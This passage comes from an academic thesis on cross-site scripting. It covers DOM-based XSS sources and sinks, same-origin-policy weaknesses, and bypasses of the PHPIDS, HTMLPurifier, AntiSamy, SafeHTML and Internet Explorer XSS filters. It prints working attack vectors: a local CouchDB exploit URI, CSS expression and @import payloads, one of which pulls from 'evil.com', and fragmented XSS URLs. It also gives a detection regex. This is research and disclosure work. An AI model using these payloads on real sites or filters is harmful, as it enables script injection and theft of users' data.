  <a id="focus-me" href="#" onfocus="alert('focus event')">TEST</a>
</body>
```

Listing 3.7: Example for a URL equipped with a location hash value causing a DOM node to be focused

Once a client-side script uses *location.hash*, all interaction happening via this property is by default completely invisible to the server. Changing *location.hash* does not send a request to the server unless a developer explicitly implemented such feature. This means that in most cases, the value of *location.hash* cannot be checked or sanitized by server-side protection mechanisms. The string value simply does not arrive there but will be processed exclusively by the user agent of the client-side logic. After a developer makes a mistake of enabling the unfiltered reflection of properties such as *location.hash*, a DOMXSS vulnerability might constitute the result. In 2011, a wide spread vulnerability in several *jQuery* related libraries was being reported, abusing unsafe treatment of *location.hash* and thereby rendering millions of websites and open source software products

[55] MDN, *window.location*, `https://developer.mozilla.org/en/DOM/window.location` (Dec 2011)

vulnerable to DOMXSS [56].

The *location.hash* property is just a single example for a classic DOMXSS *source* – as for many vulnerability patterns we differ between a source for malicious content and a sink for the place where it turns to become executable code. The DOMXSS Wiki created originally by Di Paola et al. lists a whole array of further sources and sinks [57]. Among these sources are DOM properties such as *document.referrer*, *window.name*, the history object and most importantly the *location* object and its child properties. Essentially, any object capable of being influenced from remote, other domains, plug-in code or HTTP headers can be a possible DOMXSS source.

The possible sinks for DOMXSS attacks are more complicated to enumerate, since they heavily depend on the application logic in whether a property is a valuable sink or not. There is no fix rule for DOMXSS' determination of whether a property is a sink as it depends on many factors such as the mentioned application logic, user behavior and even the browser version which is being used. The property *document.URL* for instance is no sink on most browsers and it usually is not even a working source. Nevertheless, on Internet Explorer *document.URL* is both – since it can be set causing a redirect and it can be used to transport arbitrary string content, since its value is not being URL-encoded as on other browsers. The whole range of redirect sources can usually be seen as DOMXSS source as well. We therefore attempted to enumerate existing redirect sources on the HTML5 security Wiki for documentation purposes and as a developer reference [58]. Furthermore, we developed a regular expression attempting to find either sinks and sources in the uncompressed JavaScript code to assist finding possible DOMXSS vulnerabilities. The DOMXSS scanner "DOMinator" developed by Di Paola utilized this regular expression as well. The code shown in Listing 3.8 shows the current version of this regular expression [59].

```
// Find DOMXSS sources
/(location\s*[\[.])|([.\[]\s*["']?\s* (arguments|dialogArguments|
    innerHTML|write(ln)?|open(Dialog)?| showModalDialog|cookie|URL|
    documentURI|baseURI|  referrer|name|opener| parent|top|content|self|
    frames)\W)| (localStorage|sessionStorage|Database)/

//Find DOMXSS sinks
/((src|href|data|location|code|value|action) \s*["'\]]*\s*\+?\s*=)|((
    replace|assign|navigate| getResponseHeader|open(Dialog)?|
```

[56] Mala, *XSS with $(location.hash)*, `http://ma.la/jquery_xss/` (June 2011)

[57] Di Paola, S., *DOMXSS Wiki – Introduction*, `http://code.google.com/p/domxsswiki/wiki/Introduction` (Dec 2011)

[58] Heiderich, M. et al., *Redirection Methods*, `http://code.google.com/p/html5security/wiki/RedirectionMethods` (June 2011)

[59] Di Paola, S., *DOMinator Project*, *http://blog.mindedsecurity.com/2011/05/dominator-project.html* (May 2011)

```
showModalDialog| eval|evaluate|execCommand|execScript|setTimeout|
setInterval)\s*["'\]]*\s*\()/
```

Listing 3.8: Regular expressions to help finding DOMXSS vulnerabilities; common sources and sinks are being identified

While DOMXSS is hard if not impossible to detect and/or prevent by server-side protection tools, an even more dangerous way of using this attack technique needs to be faced. Here, we come to having JavaScript code execution and DOMXSS inside local JavaScript files in mind. In fall 2010, we have analyzed a default installation of Ubuntu Linux version 10 and scanned the locally existing JavaScript files for potential DOMXSS vulnerabilities with a use of the aforementioned regular expression. It turned out that several files actually contained DOMXSS injection points and one of them was executable without user interaction. An attacker was thus capable of executing local JavaScript code on a unsuspecting victim's computer – directly after a fresh Ubuntu installation with no additional packages. The vulnerability was spotted in one of the test cases set up for the CouchDB installation used by several components of the operating system [60]. It was possible to inject data via *location.href*, since its value was being used by the local script, scanned and then split into several fragments of which one was later used as a source for a script tag. In this particular scenario, there was a complete lack of options for a server to scan the incoming data for possible vulnerabilities, since there was no server in place altogether, but a local JavaScript file callable via a *file:* URI handler. The affected code snippet is shown in Listing 3.9. A proof-of-concept exploit was created to bypass the default browsers local SOP restrictions, mentioned in Section 2.3.1.1 using an applet capable of reading local files and sending the result to an external domain.

```
// Vulnerable section in CouchDB test case
// /usr/share/couchdb/www/couch_tests.html
var testsPath = document.location.toString().split('?')[1];
loadScript(testsPath||"script/couch_tests.js");

// Matching attack vector
file:///usr/share/couchdb/www/couch_tests.html?data:,alert%281%29
```

Listing 3.9: Local DOMXSS vulnerability and exploit in CouchDB Testsuite discovered during our DOMXSS research

DOMXSS can affect any form of document containing JavaScript improperly using the aforementioned DOMXSS sources and sinks. Once a user agent, be it a browser, email client or instant messaging tool, is capable of executing JavaScript, a DOMXSS can be carried out. The only instance possibly able to protect the victim is a client-side XSS filter, such as NoScript, the Internet Explorer XSS filter or comparable environments. As soon as those are bypassed, or just not in place, the attacker has full access to the DOM, and the local file system sometimes too, depending on what the location of the attacked document is. DOMXSS is therefore one of the most significant aspects of client-side security and marks the ultimately important reason for developing client-side protection

[60]Apache Foundation, *CouchDB Project*, `http://couchdb.apache.org/` (Dec 2011)

located directly in the DOM itself – rather than outside on different layers, that may be potentially blind to the DOM-based attacks. Di Paola extensively analyzed the Alexa Top 100 in 2011 and found 56 of 100 websites to be vulnerable against DOMXSS attacks [61].

3.6.5 Attacking SOP Weaknesses

The Same Origin Policy (SOP) can often be seen as the single-point-of-failure (SPOF) in browser security – as described in Section 2.3.1.1. Most of the privacy prevailing security mechanisms rely on the SOP – breaking it then would expose a vast range of websites and their users to a variety of threats. Since browsers and web documents provide a lot of interfaces possibly exposing sensitive data, the SOP has to be in place for many components – sometimes with slight variations or weaknesses caused by requirements based on legacy features or developer and usability needs. The following paragraphs will discuss some of the DOM interfaces and components providing blurry, weak or sometimes even no borders between different origins and therefore help attackers deploying their exploit code.

One classic DOM property originating from the ages where frames have been uses prominently in websites to structure and separate content from navigational and other meta-areas is *window.name* [62]. Once set for a window or framed document, this property will outlive page reloads, page changes and domain changes in that same window. Once a website sets *window.name* to a secret value and the user navigates away from this website, any other website loaded in the same tab or window can read the value afterwards – unless destroyed "onunload" or overwritten by a different website. This is a helpful tool for XSS attackers, since it helps minimizing payload length. An attacker can simply prepare payload on *example.com* or *attacker.com*, lure the victim on this website, redirect the victim to *infected.com* and there simply call a JavaScript snippet such as `eval(name)` or `location=name`. Our tests showed that *window.name*, depending on the user agent, can hold up to several hundreds of megabytes of data. Except for providing an easy and convenient way to shorten attack payload, *window.name* can cause even further threats. One problem is the possibility to set the property across domains and tabs by using a link supplied with the target attribute. The target attribute can either deliver an indicator for the user agent on how to open the selected link (same window, new window, parent window, top window), predefine the name for a new window, or open the linked resource in an existing frame matching name and content of the target attribute. The code shown in Listing 3.10 shows several ways a developer can use the target attribute.

```
<a href="#test">CLICKME</a>
<!-- no target - opens in same window -->

<a href="#test" target="_top">CLICKME</a>
<!-- opens in top window -->

```

[61]Di Paola, S., *DOM Xss Identification and Exploitation*, `http://media.hacking-lab.com/scs3/scs3_pdf/SCS3_2011_Di_Paola.pdf` (2011)

[62]MDN, *window.name*, `https://developer.mozilla.org/en/DOM/window.name` (Dec 2011)

```
<a href="#test" target="_parent">CLICKME</a>
<!-- opens in parent window -->

<a href="#test" target="_blank">CLICKME</a>
<!-- opens in new tab/window -->

<a href="#test" target="new">CLICKME</a>
<!-- opens in a new window then named ‘new‘ - if no window of that name
    exists -->

<a href="#test" target="existing">CLICKME</a>
<!-- opens in the window named ‘existing‘ in case it exists - else in a
    new window -->
```
Listing 3.10: Several use-cases for the target attribute causing different opening behavior scenarios

Further SOP bypasses can be found when dealing with URI schemes such as `about:` and `data:` on several user agents. Some browsers allow for instance to set properties such as the document's *designMode* to "on" while a window is displaying *about:blank*. The designMode is a special mode a browser can be put into when rendering a website; once this mode is activated, a user can add and edit text, move elements via drag & drop and most scripting and link handlers will be deactivated [63]. Once the script afterwards initiates a redirect to a different domain, the *designMode* will still be enabled and open that domain for drag&drop injections. The attack impact and success probability can be enhanced by UI redressing and framing techniques. An attacker can frame the domain loaded in *designMode*, have the parent frame display text encouraging a user to drag&drop an object into that frame without having it be visible. The dragged object, displayed as for instance a basketball to be dragged into a basket, could be a Java applet that after being dropped into the editable frame would execute JavaScript on this domain. This attack technique is being called *Self-XSS* – since a user literally has to carry out the attack her- or himself [64]. Social engineering and UI redressing as mentioned raise probability to trick the user into that particular interaction. The *designMode* property is therefore a substantial tool to weaken the SOP since it allows user initiated transport of interactive objects between domains.

Data URIs on Gecko-based browsers possess similar risk potential. Unlike other user agents, a data URI loaded and initiated by a redirect will execute JavaScript on the domain the redirect occurred on. Furthermore, several web-servers will allow pseudo-redirection to data URIs, contrary to JavaScript URIs. This allows an attacker to utilize data URIs for exploitation – even if they should execute in the context of *about:blank* and therefore contain the DOM they generate and use from the originating DOM via SOP. Having a data URI execute in the scope of *about:blank* instead would not allow

[63]MSDN, *designMode Property*, `http://msdn.microsoft.com/en-us/library/ms533720(v=vs.85).aspx` (Dec 2011)

[64]Tyson, J., *Recent Facebook XSS Attacks Show Increasing Sophistication*, `http://theharmonyguy.com/2011/04/21/recent-facebook-xss-attacks-show-increasing-sophistication/` (Apr 2011)

exposure of sensitive properties of the formerly loaded domain. Data URIs therefore mark a weak point in the Gecko and Firefox SOP. A ticket was created by J. Ruderman to point out this exclusive source for XSS attacks via data URI in Gecko browsers – but didn't yield sufficiently positive feedback from the Mozilla developers [65]. A fix is not to expect – therefore allowing attackers to further make use of this SOP weakness. Note that for both of the aforementioned cases, the about: scheme problem as well as the data: URI XSS potential the SOP is clearly violated once the attack would be initiated from a HTTP of FTP URL.

Aside from the example use cases, modern browser provide more interfaces allowing solicited and sometimes unsolicited SOP weak-spots and bypasses. One technology worth mentioning is the novel cross-domain capability for the *XMLHttpRequest* object – or the similarly functioning *XDomainRequest* object for Internet Explorer [66]. A developer can add a set of headers to a web document specifying, which domain would be allowed to access its contents. Sadly, many web-servers have set those headers to a wild-card option, literally allowing any other website to access their contents [67]. Similar mechanisms are allowed for cross domain images – and other resources that can be applied with a crossdomain attribute (Cross Origin resource Sharing, CORS) [68]. The cross-domain communication for Iframes has been approached via the *postMessage API* – here the message recipient can check for the requesting domain and decide, if the message should be processed or dropped [69]. Zarandioon et al. presented OMOS in 2008; it is a framework desired to deliver secure mash-up design based on the *postMessage* API [ZYG08]. Those explicit interfaces were mainly created to allow developers to enable cross-domain communication in a controlled and comprehensible manner without relying on browser quirks and bugs to create more interactive and communicative applications. Decat et al. detail on those technologies and APIs in their article published in 2010 [DDRD$^+$10]. Nevertheless modern user agents still supply a significant amount of unintended SOP weaknesses – often even introduced by plug-ins such as Java as elaborated on in Section 2.3.3.2.

3.6.6 Bypassing Server Side XSS Protection

The following sections will document our past research investigating server-side XSS filters with the goal of finding bypasses based on in-browser behavior mismatches and overly tolerant parsing. Server-side XSS protection libraries exist for many run-times and can usually look back on the years of development and maturing against more and

[65] Ruderman, J., *Prevent data: URLs from being used for XSS*, `https://bugzilla.mozilla.org/show_bug.cgi?id=255107` (Aug 2004)

[66] MSDN, *XDomainRequest Object*, `http://msdn.microsoft.com/en-us/library/cc288060(v=vs.85).aspx` (Dec 2011)

[67] ShodanHQ, *Search Results for Access-Control-Allow-Origin:+**, `http://www.shodanhq.com/search?q=Access-Control-Allow-Origin:+*` (Oct 2011)

[68] MDN, *HTTP Access Control*, `https://developer.mozilla.org/En/HTTP_access_control` (Dec 2011)

[69] MDN, *window.postMessage*, `https://developer.mozilla.org/en/DOM/window.postMessage` (Dec 2011)

more exotic XSS variations and bypass attempts. Several of the mentioned products are available as open source software, facilitating the analysis. This is for example the case for the HTMLPurifier (composed in PHP) and PHPIDS, while others can only be tested with black-box techniques, such as for example SafeHTML. Subsequent sections will elaborate on more generic and library independent ways of bypassing server-side XSS protection, such as that via Fragmented XSS in Section 3.6.7. The main goal of the following parts is to outline and underline the importance of a security tool that is not solely running on the server. That is because those tools can easily be bypassed as soon as an attacker discovers browser functionality suitable for carrying out an attack, which is not yet registered as "known-bad" with the server-side library.

3.6.6.1 Bypasing PHPIDS

The PHPIDS is a free of context server-side PHP-based intrusion detection system, which is granting a developer the possibility to use an application layer library to inspect incoming user generated data before hitting the actual (web)application. We initiated the project in 2007, aiming towards creation of a simple to use yet effective and free as well as open sourced IDS project designed to monitor the attack surface of PHP applications [70]. The approach used by the PHPIDS for telling apart benign and potentially malicious user generated content can be split into three two major parts. The first part solely relies on normalizing the incoming string data and sending it to a collection of regular expressions. The more of these regular expressions match the inspected string, the higher the internal score for grading the possible severity of the attack will be raised, thus allowing the developer to ultimately decide if the string should be truncated, nulled or encoded. The second part is called "centrifuge" and it is based on a proprietary analysis approach taking away several character classes, normalizing groups of special chars to be represented by certain placeholders and ultimately matching the remaining string fragment against a single regular expression. Hence, it can be decided if an additional attack score is being applied or not. The centrifuge is meant to be able to detect novel attacks that cannot be caught by the existing regular expression-based filter rules relying on the assumption that most attacks against web applications require a decent set and ratio of specials characters such as parenthesis and similar syntactical references.

Despite constant maintenance, especially the phase directly after publication of the PHPIDS, the system was haunted by numerous bypasses and minor implementation flaws. Over time, the system maintainers were capable of adjusting filter rules and the quality of the string normalization as well as the centrifuge though, making bypasses become harder to accomplish. Contrary to other IDS systems, the PHPIDS attempts to detect executable code inside strings injected into script blocks. Usually a WAF or IDS only needs to scan for sub-strings indicating a SQL injection, remote code execution attempts, or, in case of XSS and the scope of this thesis, the injection of arbitrary active HTML or CSS. The extension of the detection scope of the PHPIDS demanded a

[70]Heiderich, M., *WebApp IDS*, `http://sla.ckers.org/forum/read.php?12,30425` (March 2007)

larger rule-set and initially caused many bypasses to be reported and fixes to be made to normalization algorithm and filter rules. The outcome of these developments was a steep learning curve in terms of XSS filter bypass techniques. Several of the voluntary PHPIDS testers spend many man-months testing the rules, and later submitted the bypasses and results of their findings. Over the course of four years period, the PHPIDS became very aware of even the quirky XSS filter bypass attempts and managed to detect them. At the same time, they were making change sets and bypasses publicly available; thus, helping the security community sharpen their skills pertaining to filter bypasses as well as distributing knowledge about novel scripting and injection techniques. Eventually the normalization algorithm, as well as the centrifuge and the default rule-set were adopted by *mod_security*; it is a rather well-known and widely distributed IDS/IPS used by many high-traffic websites [71].

While the last fully working XSS filter bypass against the PHPIDS has been reported in July 2011, the fragility of the protection based on the detection performance of the PHPIDS is obvious. Since the filter rules can only detect the already "known bad" - scripting and injection techniques that are already documented, the protection against 0-day attacks delivered by the centrifuge is rather easy to bypass. Brooks published a paper intended for Defcon 19 in 2011, describing several bypass techniques working against PHPIDS 0.6.5 [72]. As every other server-side protection mechanism, the PHPIDS lack insight into the set of capabilities the user agents possess. Protecting a web application from client-side attacks with a server-side tool requires a utilization of several assumptions; those include the user-agent capabilities correlated to the potentially malicious character of those – combined with a set of de-obfuscation functions. Only this can lead to a delivery of correct matching results. Especially with the quickly growing feature-set caused by the current HTML specification being a living standard, systems like the PHPIDS can hardly compete with the attackers' toolboxes and would require constant maintenance. Consequently, thorough and constant browser security research to deliver the promised detection and protection results needs to be aspired to. While some of the HTML5-based attack vectors have already been adopted by the default rules, several of the newly discovered ones have not yet been addressed and provide additional canvas for attackers to design novel bypasses.

3.6.6.2 Bypassing HTMLPurifier

The HTMLPurifer is a PHP library written by Yang and initiated in August 2006 upon the release of 1.0.0beta. The library is still being well maintained and continuously optimized. Therefore it fulfills a basic yet complicated task: The transformation of arbitrary untrusted and potentially unstructured and malicious markup into safe, well-formed and doctype-validated (X)HTML. The HTMLPurifier allows sanitation of style tags and at-

[71]ModSecurity, *ModSecurity Demonstration Projects*, `http://www.modsecurity.org/demo/index.html` (Dec 2011)

[72]Brooks, M., *Bypassing PHPIDS 0.6.5*, `https://sitewat.ch/files/Bypassing\%20PHPIDS\%200.6.5.pdf` (Aug 2011)

tributes as well. While style attributes are being validated by the HTMLPurifier core functionality, style tags are handled by the external library CSSTidy. This software has not been maintained since late July 2007. The HTMLPurifier does not allow style elements by default - a user has to enable them to be subjects of sanitation rather than having them stripped entirely by a configuration setting. Style attributes are nevertheless permitted by default.

The HTMLPurifier allows a heavy custom configuration, often greatly affecting the resulting output of the purification process. Many elements causing non-user agent HTML parsers to generate confusing or faulty and even insecure output are disabled by default. This means that they will not be added to the sanitized DOM tree and the resulting output string. In case a website using HTMLPurifier allows usage of style tags, an attacker needs to bypass this specific library exclusively and will not have to bother with bypassing the HTMLPurifier filtering and sanitation logic. The code snippets in Listing 3.11 depict two bypasses of the CSSTidy library giving an attacker possibilities to inject an *@import* directive to pull arbitrary malicious CSS – containing for instance absolute positioning to overlap existing HTML elements, introduce dynamic expressions and case an XSS attack or inject *-o-link* properties to facilitate a Clickjacking attack on Opera browsers.

```
<!-- Bypass I: Malformed attribute selectors -->
<style>
*.foo:bar['abc}{}@import"data:\2c%2a%7bx:expression(alert(1))%7d";def']{
color:red;}</style>

<!-- Bypass II: Closing curly allowing @-rule injections -->
<style>}
@charset "UTF-7"; @import "https://heideri.ch/jso/test.css";
*{color: rgb(0,0,0);}</style>
```

Listing 3.11: Examples for potential XSS vectors bypassing CSSTidy; note the URL encoding

Other than the aforementioned problems of HTMLPurifier in combination with CSSTidy, the HTMLPurifier library is considered to be a very strong barrier between an attacker and a successful payload delivery. One of the reasons behind this is the fact that HTMLPurifier does not actually sanitize incoming data. Instead it analyzes and builds it up to the point of possibly attaining a whole new XMLDOM tree based on the chosen DTD representing the incoming data, yet not containing any substring of it. This makes it very difficult for an attacker to smuggle string fragments past the filtering routines, simply because nothing of the input is being used in the actual output. The HTMLPurifier tokenizes the incoming data and makes sure that firstly, a structurally valid DOM tree is being built and a well-formed, and secondly that a consequently valid HTML output string is being generated from it. The option of using character encoding tricks and malicious substrings inside the user-supplied markup is therefore minimal. Comparable filtering solutions, such as HTMLawed for instance, have frequently been bypassed with string-based obfuscation tricks, while HTMLPurifier resisted most circumvention attempts.

Still, as this thesis' main focus is on the futility of server-side user-input filtering and sanitation, the flaws we found during our research with HTMLPurifier should be mentioned and discussed. First and foremost, the purely client-side attacks can by no means be detected by the PHP based HTMLPurifier. In case none of the malicious data is being sent to and received by the server, a server-side tool is left unable to see or filter this data. The whole range of DOMXSS sub-classes, as being described in Section 3.6.4, applies to this method of bypass. However, in its defense, this case neither is nor can be in scope for the HTMLPurifier.

The attacks described in Section 3.6.9 and Section 3.6.10 - prove much more intriguing and interesting, since the malicious input is being sent to the server but will appear to be harmless and properly encoded until used by the client. Same goes for attacks abusing user agent-based parser errors. We detected and reported several such bugs present in modern browsers to appropriate vendors and the author of the HTMLPurifier. This has led to instant fixes and a Microsoft Security Bulletin in October 2010 (MS-10-071, MS-10-072). The code snippets in Listing 3.12 demonstrate the discoveries - bypasses and injection vectors, while the following paragraph will elaborate on their whereabouts.

```
<!-- first bypass - based on a IE8 parser bug -->
<a style="background:url('/\'\,!@x:expression\
  (write\(1\)\)//\)!\'');"></a>

<!-- second bypass - based on innerHTML decompliation -->
<div style="font-family:sans\22 \3B x:
  expression\28 alert\28 2\29 \29 \3B ) \3B "></div>
```

Listing 3.12: Example-bypasses for the HTMLPurifier; note the exclamation mark and the CSS escapes confusing the parser and adding additional obfuscation

The first bypass we showcased is based on a severe parser bug haunting Internet Explorer 8. In reaction to our finding and responsible disclosure, the problem has been fixed in October 2010. The HTMLPurifier filter rules acted correctly and assumed the data passed to the *url()* function for the CSS background property to be properly escaped. Internet Explorer 8 nevertheless assumes the exclamation mark with following non-word character to be a token capable of ending the the background property. It is believed to be the problem related to improper handling of *!important* directives. Without knowing about this parser quirk, the server-side XSS filter has no chance of realizing an injection has taken place and sanitation was successfully bypassed.

The second example utilizes an internal browser behavior active in many modern versions of Internet Explorer, older versions of Google Chrome and Firefox 3 alike. Again, a style attribute introduces a vector and consequently an XSS exploit. This time nevertheless, unlike in the first example, no parser bug is being exploited but a generally existing and known performance optimizing feature used on *innerHTML* property access weaponizes the code instead. The detailed operative traits of this attack are discussed in Section 3.6.9 and Section 3.6.10. Again, the server-side filter would have to had known about the different peculiarities of several browsers in order to provide effective protection mechanisms against bypassing attack vectors. To detect all related attack vectors, the HTMLPurifier would have to provide a full stack emulation layer of any targeted user agent, which must be considered a difficult, if not impossible, task.

3.6.6.3 Bypassing AntiSamy

AntiSamy, a XSS filtering tool created by Li and Dabirsiaghi, is composed in Java and meant to be used in Tomcat, J2EE-driven and comparable environments [73]. It can be seen as the Java-counterpart of the HTMLPurifier and has proven difficult to bypass during our tests. AntiSamy allows a developer to choose from two different XML parsers – SAX and DOM to disassemble the incoming markup strings and build a DOM tree representation to inspect for the presence of possibly active markup. The AntiSamy filtering and sanitation capabilities can be configured with an XML file; several default files are already being shipped for demonstration purposes. During our research, in spite of AntiSamy being extremely strict, we have managed to uncover one bypass working in combination with the *innerHTML*-related attacks mentioned in Section 3.6.9, which are identified as working against Internet Explorer 8. The code shown in Listing 3.13 demonstrates the bypass and shows the resulting markup, qualified to load a behavior file and execute its content.

```
IN:
  <p style="color:red;background:url(
  /abcdef\29\3b\2dms\00002dbehavior\3aurl\28\000023
  default\23time2\29\3b\2f\2a)">123456</p>

OUT:
  <p style="color: red;background: url(
  /abcdef\29\3b\2dms\00002dbehavior\3aurl\28\000023
  default\23time2\29\3b\2f\2a);">

IE8 (standards mode) innerHTML:
  <P style="BACKGROUND: url(
  /abcdef);-ms-behavior:url(#default#time2);/*); COLOR: red">123456</P>
```

Listing 3.13: Bypassing AntiSamy with innerHTML; automatic decoding by the user agent layout engine renders the harmless string to be malicious

Apart from few implementation and default configuration, some additional flaws were discovered. Among those we can name low priority problems such as forms that were allowed to be wrapped in links identified by us, as well as open textarea and form tag

[73]Dabirsiaghi, A., *OWASP AntiSamy Project*, `http://code.google.com/p/owaspantisamy/` (Dec 2011)

problems spotted by Heyes [74].

A different bypass was found in by Kirchner et al., who in this particular case has made use of a faulty grammar check for XML CDATA sections, which were fixed in version 1.4.2 of the AntiSamy library [75]. Of all the filter systems we have tested during our research, AntiSamy was the most restrictive and therefore hardest to bypass. The developers decided for maximum security regarding the composition of the default configuration files. A web developer using AntiSamy can nonetheless choose to weaken those restrictions and thereby regress the default security provided by this tool.

3.6.6.4 Bypassing SafeHTML

SafeHTML is a library being used by many Microsoft products, including server- and client-side components. Web applications, such as Hotmail, use SafeHTML as well as Internet Explorer with the *toStaticHTML* DOM implementation. Depending on the set of parameters SafeHTML received, the filter allows and prohibits different markup fragments tags and attributes to pass. Some applications should not allow external links pointing to cross domain resources, others can permit these but must make sure images are being proxied or similar. In the context of this thesis, the most interesting use cases for SafeHTML are the server-side implementations for applications like Hotmail and SharePoint. Our testing has generated several bypasses, which we have then reported to Microsoft and have since seen them included in bulletin level security bugs. Two of these examples will be introduced in paragraphs to follow.

The first bypass working against SafeHTML has succeeded because of a parsing bug related to CSS style attributes in Internet Explorer 8. The exclamation mark character (U+0021) could be used to trick the parser into assuming that a string parameter and its surrounding function has been prematurely ceased. Sample code for this bug is presented in Listing 3.12 in Section 3.6.6.2.
The second of the uncovered bypasses was again pertaining to style-sheets but this time it was an outcome of improper handling of special characters inside attribute selectors. CSS parsers are by design known and required to be tolerant. The reason for that is an emphasis on extensibility and flexibility. In case a CSS parser stumbles upon data that is deemed unable to comprehend, it is required to consider this data as "garbage" and keep on looking for the next known element to parse and process [76]. The smallest possible but complete element structure for a CSS parser is a pair of curly brackets – an opening and a closing curly bracket (U+007B, U+007D). Once the parser reaches such a combination, it usually assumes to have found a fully valid yet empty CSS selector block. In some cases, the data surrounding this pair of curled braces, regardless of its potential validity, will then be considered as garbage and ignored. The SafeHTML bypass essentially used

[74]Dabirsiaghi, A., *AntiSamy 1.1.1 released today!*, `http://i8jesus.com/?p=19` (April 2008)
[75]Dabirsiaghi, A., *AntiSamy 1.4.2 released*, `http://i8jesus.com/?p=255` (Dec 2010)
[76]Romanato, G., *CSS syntax*, `http://www.css-zibaldone.com/articles/syntax/css-syntax.html#parsing-errors` (Sep 2010)

this feature embedded in a CSS2 attribute selector. The attack vector we have developed, as shown in Listing 3.14, used two additional features available in Internet Explorer to execute arbitrary JavaScript: CSS dynamic expressions and the possibility to import an external style-sheet not only at the beginning of the file but anywhere in the style-sheet.

```
<style type="text/css">
 a[foo=b{}@import//evil.com/evil.css? /*ar]{color:red;}
</style>
```

Listing 3.14: Bypassing SafeHTML via curlies in attribute selectors; enabling an import of malicious CSS data from a different origin

Later investigations identified many other user agents as vulnerable against curly bracket injections into attribute selectors and other parts of the CSS grammar. Opera browsers, as well as Gecko-based user agents, allowed injection of attribute selectors into property values, which equals initiation of similar attacks against CSS and HTML filter software [77]. Similar bypasses have been found against HTMLPurifier, as documentation in Section 3.6.6.2 ascertains.

The quintessence of this bypasses can be outlined in the following terms: Even if a filter library follows the grammatical laws given by the specification, bypasses cannot be hindered from occurring. The glitches existing in user agent parser engines force an effective filter library to adjust and adopt knowledge about the user agents they serve. Given the many differences between major and minor versions of CSS directives (especially Opera deployed many different ways of handling *-o-link*) server-side filters will either have to boil down white-listed CSS grammar to a small and seemingly harmless subset or learn about the user agent glitches and extend their rule-sets accordingly.

3.6.7 Fragmented XSS

Fragmented XSS poses a serious challenge for both server- and client-side filtering mechanisms. As soon as an attacker can control more than one parameter, it becomes easy to fragment the attack trigger and payload into small packages of which every single one is hard to detect and filter. Consider the following code snippet in Listing 3.15 to be an illustrative example of this problem.

```
URL: example.com/insecure.php?a=123&b=456&c=789

Result:
<body>
<p>Parameter A: 123</p>
<p>Parameter B: 456</p>
<input name="Parameter-C" type="text" value="789">
</body>
```

Listing 3.15: A example website using three parameters; no malicious parameters are being injected

[77]Heiderich, M. et al., *CSS-based XSS vectors*, `http://html5sec.org/?\{\}#css` (2011)

Based on the aforementioned input and with an assuming that none of the three parameter values are escaped nor encoded properly, an attacker can now proceed and inject three fragments of attack code. A possible injection and the resulting markup are being depicted in Listing 3.16.

```
URL: example.com/insecure.php?a=<img/src='&b='onerror='/*&c=*/alert(1)'

Result:
<body>
<p>Parameter A: <img/src='</p>
<p>Parameter B: 'onerror='/*456</p>
<input name="Parameter-C" type="text" value="*/alert(1)'">
</body>
```

Listing 3.16: A example website using three parameters; three malicious parameters are being injected – initiating a fragmented XSS attack

Either server- or client-side input filter would have to judge on the potential malice of just three fragments instead of a full vector. These fragments are `<img/src='`, `'onerror='/*` and `*/alert(1)'` – neither of them directly indicates an attack with included payload execution. Some intrusion detection systems, such as the PHPIDS, have fine-grained filter checks and detect all three parameters as possible attacks. The current version of the Chrome XSS filter, NoScript and Internet Explorer XSS filter detect and quantify the exemplary parameters as an attack. Thus, they prohibit the attacker from executing arbitrary JavaScript code. Nevertheless, even a simple variation of the attack will lead to a full stack bypass, as can be seen in Listing 3.17.

```
URL: example.com/insecure2.php?a=><img/src=`x &b=x` %0Conerror=alert(1)
    %20

Result:
<body>
<input type=text value=><img/src=`x >
<input type=text value=x`
onerror=alert(1) >
</body>
```

Listing 3.17: Bypassing the Internet Explorer 9 XSS filter

This above-presented bypass utilized the fact that back-ticks (U+0060) are valid attribute delimiters and slip past the filter's rules. In addition, the form-feed character (U+000C) helps to obfuscate the vector and bypass the XSS filter. In late 2011, Nikiforakis published his research on fragmented XSS and outlined a bypass working on most recent versions of the Google Chrome browser [Nik11].

Detecting fragmented XSS with static filters and regular expressions is a question of "where to draw the line" determination. Theoretically, a filter can take the values of each parameter and marry them in all possible combinations. An overall of three parameters would result in variation count V of $V_3 = 3! = 6$ possible combinations to check against and confirm their existence in the rendered markup. Correspondingly, applying this precept to nine parameters would bring the count to $V_9 = 9! = 362.880$, based on the formula $n! = n * (n-1)!$. An operation demanding a check on *362.880* permutations of arbitrary length to be verified against occurrence in a string of again arbitrary length and character entropy must cause enormous CPU load for the parent process and usually results in a denial of service (DoS) attack. By design, in case a server- or browser-side XSS filter decides to support checks for fragmented XSS, a new attack pattern emerges in a form of easy to abuse 'denial of service' type of vulnerabilities.

The PHPIDS utilizes carefully adjusted filter rules to detect possibly malicious code in single parameters rather than aiming to check against all possible permutations. Nevertheless, sophisticated fragmented attacks are very likely to bypass the detection rules without any risk of being detected as such.

3.6.8 Bypassing Client-Side XSS Protection

After revisiting server-side XSS filters and discussion bypasses, the ensuing sections will be dedicated to client-side XSS protection mechanisms. They will also tackle a question of how bypasses against the mechanisms in question can be designed and carried out. The interesting aspect of bypassing client-side filters lies on the assumption that visibility and knowledge problems hindering server-side filters from being able to work properly do not exist. The filter is working as part of the user agent itself, or at least in a form of a browser extension. It is thus capable of executing scripting code with higher privileges. Our research has shown that client-side XSS filters are particularly prone to bypasses and attacks utilizing the filter to carry out an attack by modifying the attack vector and thereby “weaponizing” the XSS filter itself. Due to the presence of sufficient academic [BBJ10] and non-academic research coverage in the past [78], we will omit the argument on the Internet Explorer 8 XSS filter bug causing immune websites to be vulnerable because of its substantial implementation flaw.

3.6.8.1 Bypassing NoScript

The NoScript extension is a well-distributed and powerful tool written and designed by Giorgio Maone. NoScript essentially provides a way of white-listing domains allowed to load JavaScript, Flash, and similar active content. Furthermore, it provides a string reflected XSS filter and several other security tools attempting to protect users' privacy and security during Firefox-assisted website browsing. In the bargain, NoScript adds a DOM method to the global scope called *toStaticHTML*. This non-standard method has been designed by Microsoft and first deployed in Internet Explorer 8. The implementation used by Microsoft and the one added by NoScript operate under the common goal auspices, but deliver different results in regards to filtering and filter results. NoScript employs Firefox internals to fuel the *toStaticHTML* implementation, while Internet Ex-

[78]Vela, E., et al., *Abusing Internet Explorer 8's XSS Filters*, `http://p42.us/ie8xss/Abusing_IE8s_XSS_Filters.pdf` (Aug 2008)

plorer relies on a customized SafeHTML implementation – as described in Section 3.6.6.4.

